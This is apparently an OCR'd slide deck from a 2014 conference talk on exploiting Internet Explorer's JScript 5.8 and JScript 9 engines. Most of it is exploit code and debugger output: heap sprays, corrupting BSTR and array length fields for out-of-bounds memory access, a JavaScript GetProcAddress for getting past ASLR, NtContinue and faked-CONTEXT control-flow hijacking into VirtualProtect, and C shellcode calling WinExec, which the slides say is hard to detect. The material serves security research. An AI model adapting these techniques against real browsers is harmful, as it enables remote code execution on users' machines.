ROPs are for the 99%

Yang Yu at NSFOCUS Security Lab

CanSecWest 2014

public

NSFOCUS

Agenda

- Who am I
- Background
- “Vital Point Strike”
- “Interdimensional Execution”

Who am I

Researcher at NSFOCUS Security Lab since 2002

http://twitter.com/tombkeeper


Focus on:

- APT/0-Day detection
- Vulnerability & Exploit
- Wireless & Mobile
- Many other geek things

Before 2002, I am…

Previously

Now



NSFOCUS

This is what I want to present:

This is my original presentation plan:

After negotiation with Microsoft…
Finally, this is what I will present today:

Background

About BSTR

Once upon a time,
JScript use BSTR to store String object data

```
struct BSTR {
    LONG length;
    WCHAR* str;
}
```

```
var str = “AAAAAAAA”;
```

```
0:016> dd 120d0020
120d0020  00000010 00410041 00410041 00410041
120d0030  00410041 00000000 00000000 00000000
```

NSFOCUS

Corrupt BSTR prefix

```
var str = “AAAAAAAA”;
```

```
0:016> dd 120d0020
120d0020  00000010 00410041 00410041 00410041
120d0030  00410041 00000000 00000000 00000000
```

```
writeByVul(0x120d0020, 0x7ffffff0);
```

```
0:016> dd 120d0020
120d0020  7ffffff0 00410041 00410041 00410041
120d0030  00410041 00000000 00000000 00000000
```

```
var outofbounds = str.substr(0x22222200,4);
```

* Peter Vreugdenhil, “Pwn2Own 2010 Windows 7 Internet Explorer 8 exploit”

NSFOCUS

Locate the address of BSTR prefix

```
var strArr = heapSpray("\u0000");
var sprayedAddr = 0x14141414;
var i, p, modified, leverageStr, bstrPrefixAddr;

writeByVul(sprayedAddr);
for (i = 0; i < strArr.length; i++) {
    p = strArr[i].search(/[^\u0000]/);
    if (p != -1) {
        modified = i;
        leverageStr = strArr[modified];
        bstrPrefixAddr = sprayedAddr - (p)*2 - 4;
        break;
    }
}
```

* Fermin J. Serna, “The info leak era on software exploitation”

JScript 9 replaced JScript 5.8 since IE 9.

JScript 9 does not use BSTR now,
so exploiters switch to
flash vector object.

Actually, JScript 5.8 is still there.
We can summon it back.

The spell to summon JScript 5.8 back

```
<META http-equiv = "X-UA-Compatible"
      content    = "IE=EmulateIE8"/>
<Script Language = "JScript.Encode">
…
</Script>
```

or

```
<META http-equiv = "X-UA-Compatible"
      content    = "IE=EmulateIE8"/>
<Script Language = "JScript.Compact">
…
</Script>
```

* Some features are not supported with JScript.Compact, like eval().

Seems we've already done:

Summon JScript 5.8 back

↓

Locate and corrupt BSTR prefix

↓

Info leak

↓

ROP

But, is JScript 9 really unexploitable?

JScript 9 VS JScript 5.8

- Internal implementations are very different
  - Size of jscript.dll is about 800K
  - Size of jscript9.dll is about 2800K

- Nearly identical for web developers
- Very different for exploit developers

- JScript 9 is designed to fast, security is not the highest priority
  - We should thanks V8 and those speed tests ☺

I don’t have enough time to fully talk about the internals of JScript 9 today, but I can tell you:

JScript 9 is more exploit-friendly.

- Custom heaps, no gaps, less random
- More raw internal data structures
- More “interesting” objects
- …

Although JScript 9 no longer use BSTR to store String object data, but there is some other new data structures like BSTR.

JScript 9 String object spray

```
var str = "AA";
for (var i = 0 ; i < count ; i++)
{
    strArr[i] = str.substr(0,2);
}
```

```
0:017> dd 12120000
12120000  68347170 02f8ff70 00000002 02deafb8
12120010  02deafb8 00000000 00000000 00000000
12120020  68347170 02f8ff70 00000002 02deafb8
12120030  02deafb8 00000000 00000000 00000000
12120040  68347170 02f8ff70 00000002 02deafb8
12120050  02deafb8 00000000 00000000 00000000
0:017> du 02deafb8
02deafb8  "AA"
```

Array data: JScript 9 “BSTR”

```
var count = (0x80000-0x20)/4;       // 0x0001fff8
var intArr = new Array(count);
for(var i=0; i<count; i++)
{
    intArr[i] = 0x11111111;
}
```

```
0:004> dd 01c3f9c0 l 4*3
01c3f9c0  6eb74534 031f6940 00000000 00000005
01c3f9d0  0001fff8 0d0d0010 0d0d0010 00000000
01c3f9e0  00000001 01a00930 00000000 00000000
0:014> dd 0d060010-10 l 4*3
0d060000  00000000 0007fff0 00000000 00000000
0d060010  00000000 0001fff8 0001fff8 00000000
0d060020  11111111 11111111 11111111 11111111
```

* Test environment is Internet Explorer 11

NSFOCUS

Locate the address of Array data length

```
var sprayedAddr = 0x14141414;
var arrLenAddr = -1;
var intArr = arrSpray( 0x11111111, count, size );
writeByVul(sprayedAddr);
for (i = 0 ; i < count ; i++)
{
    for (j = 0 ; j < size ; j++)
    {
        if(intArr[i][j] != 0x11111111 )
        {
            arrLenAddr = sprayedAddr-j*4-8;
            break;
        }
    }
    if(arrLenAddr != -1) break;
}
```

Corrupt JScript 9 Array data prefix

```
writeByVul(0x0d0d0018 , 0x30000000);
```

```
0:004> dd 0d0d0010-10 l 4*3
0d0d0000  00000000 0007fff0 00000000 00000000
0d0d0010  00000000 0001fff8 30000000 00000000
0d0d0020  11111111 11111111 11111111 11111111
```

The out-of-bounds read will be failed if only enlarge length in the Array data prefix, this is due to JScript 9 will check the length in Array object structure while reading Array data.

```
var outofbounds = intArr[0x40000]; // failure
```

JScript 9 Array data length mojo

But the out-of-bounds writing can be conducted, and the length in Array object structure will be rewrote automatically, then we can proceed with the out-of-bounds read operation.

```
intArr[0x00200200] = 0x22222222;
```

```
0:004> dd 0d0d0010-10 l 4*3
0d0d0000  00000000 0007fff0 00000000 00000000
0d0d0010  00000000 00200201 30000000 00000000
0d0d0020  11111111 11111111 11111111 11111111
0:004> dd 01c3f9c0 l 4*3
01c3f9c0  6eb74534 031f6940 00000000 00000001
01c3f9d0  00200201 0d0d0010 0d0d0010 00000000
01c3f9e0  00000001 01a00930 00000000 00000000
```

```
var outofbounds = intArr[0x40000]; // success
```

NSFOCUS

Noteworthy new “interesting” objects

Int8Array Object	Uint8Array Object
Int16Array Object	Uint16Array Object
Int32Array Object	Uint32Array Object
ArrayBuffer Object	DataView Object

Make it more easier to read and write memory

* Supported in Internet Explorer 10 and Internet Explorer 11

Questions left for you

How to turn “calling UAF” to “rewriting UAF”?

How to trigger a rewriting UAF multiple times?

Since BSTR use system heap, how to bypass heap gaps in Windows 8/8.1 when using BSTR trick?

String object is read only, how to write memory in JScript 5.8?

How to read or write an address if it is lower than the corrupted object or BSTR?

How to corrupt an object or BSTR to out-of-bounds read if the vulnerability is just “mov [eax+4], 0”?

NSFOCUS

"Rewriting UAFs" is not rare: CVE-2013-0087, CVE-2013-0094, CVE-2013-2551, CVE-2013-3111, CVE-2013-3123, CVE-2013-3146, CVE-2013-3914, CVE-2013-3915, CVE-2014-0322…

And many other UAFs can be converted to "rewriting UAFs".

But not every rewriting is exploit-friendly.

How to exploit all of them?

☺	`mov dword ptr [ecx+8], eax`
😐	`or dword ptr [esi+8], 0x20000`
😐	`dec dword ptr [eax+8]`
😐	`inc dword ptr [eax+0x10]`
☹	`and dword ptr [ebx], 0`
☹	`mov dword ptr [eax+4], 0`

NSFOCUS

So are we done now?

Summon JScript 5.8 back to locate and corrupt BSTR prefix, or use some JScript 9 mojo to do the same thing

↓

Info leak

↓

ROP

But I am too lazy to ROP


“Vital Point Strike”


NSFOCUS

A vital point is a point in the human body that, when pressure is applied, produces crippling pain, even leads to serious injury or death.

In memory, there are also some “vital points”, as long as even one byte be overwritten, your browser(not only IE) will enter GOD MODE.

Vital Point Strike don’t need ROP or Shellcode.





“Interdimensional Execution”

function GetBaseAddrByPoiAddr()

Even under ASLR, module address is 0x10000 aligned, so we can find the base address of the module according any pointer like this:

```
function GetBaseAddrByPoiAddr( PoiAddr )
{
    var BaseAddr = 0;
    BaseAddr = PoiAddr & 0xFFFF0000;
    while( readDword(BaseAddr)     != 0x00905A4D ||
           readDword(BaseAddr+0xC) != 0x0000FFFF    )
    {
        BaseAddr -= 0x10000;
    }
    return BaseAddr;
}
```

function GetModuleFromImport()

We can read the import table of a module, find out the base address of kernel32.dll or others:

```
function GetModuleFromImport( ModuleName, LibAddr )
{
    var p   = 0;
    var pImport;  // PIMAGE_IMPORT_DESCRIPTOR

    p = readDword(LibAddr + 0x3C);
    p = readDword(LibAddr + p + 0x80);
    pImport = LibAddr + p;
    while( readDword(pImport+0x0C) != 0 )
    {
…
```

function GetProcAddress()

Since we can read PE data, certainly we can write a JS version GetProcAddress():

```
function GetProcAddress( LibAddr, ProcName )
{
    var FuncAddr;
    var pExport;
    var pNameBase;
    var AddressOfNameOrdinals;
…
    p = readDword(LibAddr + 0x3C);
    p = readDword(LibAddr + p + 0x78);
    pExport = LibAddr + p;
    NumberOfNames = readDword(pExport + 0x18);
…
```

NSFOCUS

Now, we can do this in JS just like in C:

```
var jscript9 = GetBaseAddrByPoiAddr(jsobj);
var kernel32 = GetModuleFromImport("kernel32.dll", jscript9);
var ntdll    = GetModuleFromImport("ntdll.dll", kernel32);
var VirtualProtect = GetProcAddress(kernel32, "VirtualProtect");
var WinExec        = GetProcAddress(kernel32, "WinExec");
var NtContinue     = GetProcAddress(ntdll, "NtContinue");
…
```

NtContinue()

```
NTSTATUS NTAPI NtContinue(
    IN PCONTEXT ThreadContext,
    IN BOOLEAN  RaiseAlert
);
```

NtContinue can control the value of all registers, including the EIP and ESP.

Value of the second parameter does not affect the main function of NtContinue.

struct _CONTEXT

```
#define CONTEXT_i386    0x00010000
#define CONTEXT_CONTROL (CONTEXT_i386|0x00000001L)
#define CONTEXT_INTEGER (CONTEXT_i386|0x00000002L)
…
typedef struct _CONTEXT
{
     ULONG ContextFlags;
…
     ULONG Eip;
     ULONG SegCs;
     ULONG EFlags;
     ULONG Esp;
     ULONG SegSs;
     UCHAR ExtendedRegisters[512];
} CONTEXT, *PCONTEXT;
```

Object operation call

Array object:

```
0:019> dd 14162050
14162050  681b4534 035f46a0 00000000 00000005
14162060  00000001 14162078 14162078 00000000
```

Trigger a function pointer call:

```
var n = intArr[i].length;
```

```
eax=681b4534 ebx=00000000 ecx=14162050 edx=14162050
esi=02da4b80 edi=00000073 eip=681bda81 esp=03ddab84
Js::JavascriptOperators::GetProperty_Internal<0>+0x4c:
681bda81 ff5040 call  dword ptr [eax+40h]
0:007> dd esp
03ddab84  14162050 00000073 03ddabdc 00000000
```

One stone, two birds

```
0:019> dd 14162050
14162050  12161003 00000000 00000000 00000000
0:019> dt _CONTEXT ContextFlags Eip Esp 14162050
   +0x000 ContextFlags  : 0x12161003
   +0x0b8 Eip           : 0x75f310c8 // VirtualProtect
   +0x0c4 Esp           : 0x14180000 // faked stack
0:019> dds 12161003
12161003  770ffef0 ntdll!NtContinue
12161007  770ffef0 ntdll!NtContinue
…
```

```
eax=12161003 ebx=00000000 ecx=14162050 edx=14162050
esi=02da4b80 edi=00000073 eip=681bda81 esp=03ddab84
Js::JavascriptOperators::GetProperty_Internal<0>+0x4c:
681bda81 ff5040 call  dword ptr [eax+40h]
0:007> dd esp
03ddab84  14162050 00000073 03ddabdc 00000000
```

Fake ThreadContext

ThreadContext.Eip → VirtualProtect()


ThreadContext.Esp →

Pointer to Shellcode
lpAddress
dwSize
PAGE_EXECUTE_READWRITE
lpflOldProtect

```
BOOL WINAPI VirtualProtect(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD  flNewProtect,
    PDWORD lpflOldProtect
);
```

PS: Since we already known the Shellcode address, and we can using JS version GetProcAddress() to provide function address, so the Shellcode do not need GetPC, ReadPEB, GetKernel32, etc. **It could be difficult to detect and identify**.

"Interdimensional"



Using C to write native Shellcode

```
struct _PointerTable
{
    FARPROC WinExec;
    FARPROC ExitProcess;
    char   *szath;
};

void ShellCode(void)
{
    struct _PointerTable pt;

    __asm mov ebp, 0xAAAAAAAA
    pt.WinExec( pt.szath, SW_SHOWNORMAL );
    pt.ExitProcess(0);
}
```

Native dimention

